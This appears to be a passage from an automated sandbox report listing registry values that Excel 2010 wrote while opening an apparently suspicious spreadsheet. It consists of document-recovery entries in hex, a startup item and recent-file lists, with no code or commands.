00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC11D	EC11D	binary	04 00 00 00 D4 06 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 37 00 2E 00 35 00 32 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 27 E7 0A D7 62 2B D7 01 1D C1 0E 00 1D C1 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC1D9	EC1D9	binary	04 00 00 00 D4 06 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EC BF 35 D7 62 2B D7 01 D9 C1 0E 00 D9 C1 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC255	EC255	binary	04 00 00 00 D4 06 00 00 35 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 48 00 65 00 75 00 72 00 2E 00 34 00 39 00 32 00 33 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 AF 8D 4D D7 62 2B D7 01 55 C2 0E 00 55 C2 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	qz7	binary	71 7A 37 00 D4 06 00 00 02 00 00 00 00 00 00 00 80 00 00 00 01 00 00 00 3E 00 00 00 36 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 68 00 65 00 75 00 72 00 2E 00 34 00 39 00 32 00 33 00 2E 00 78 00 6C 00 73 00 00 00 73 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 69 00 6E 00 66 00 6F 00 2E 00 63 00 6F 00 6D 00 2E 00 68 00 65 00 75 00 72 00 2E 00 34 00 39 00 32 00 33 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F314D	F314D	binary	04 00 00 00 D4 06 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 BF 69 24 E8 62 2B D7 01 4D 31 0F 00 4D 31 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
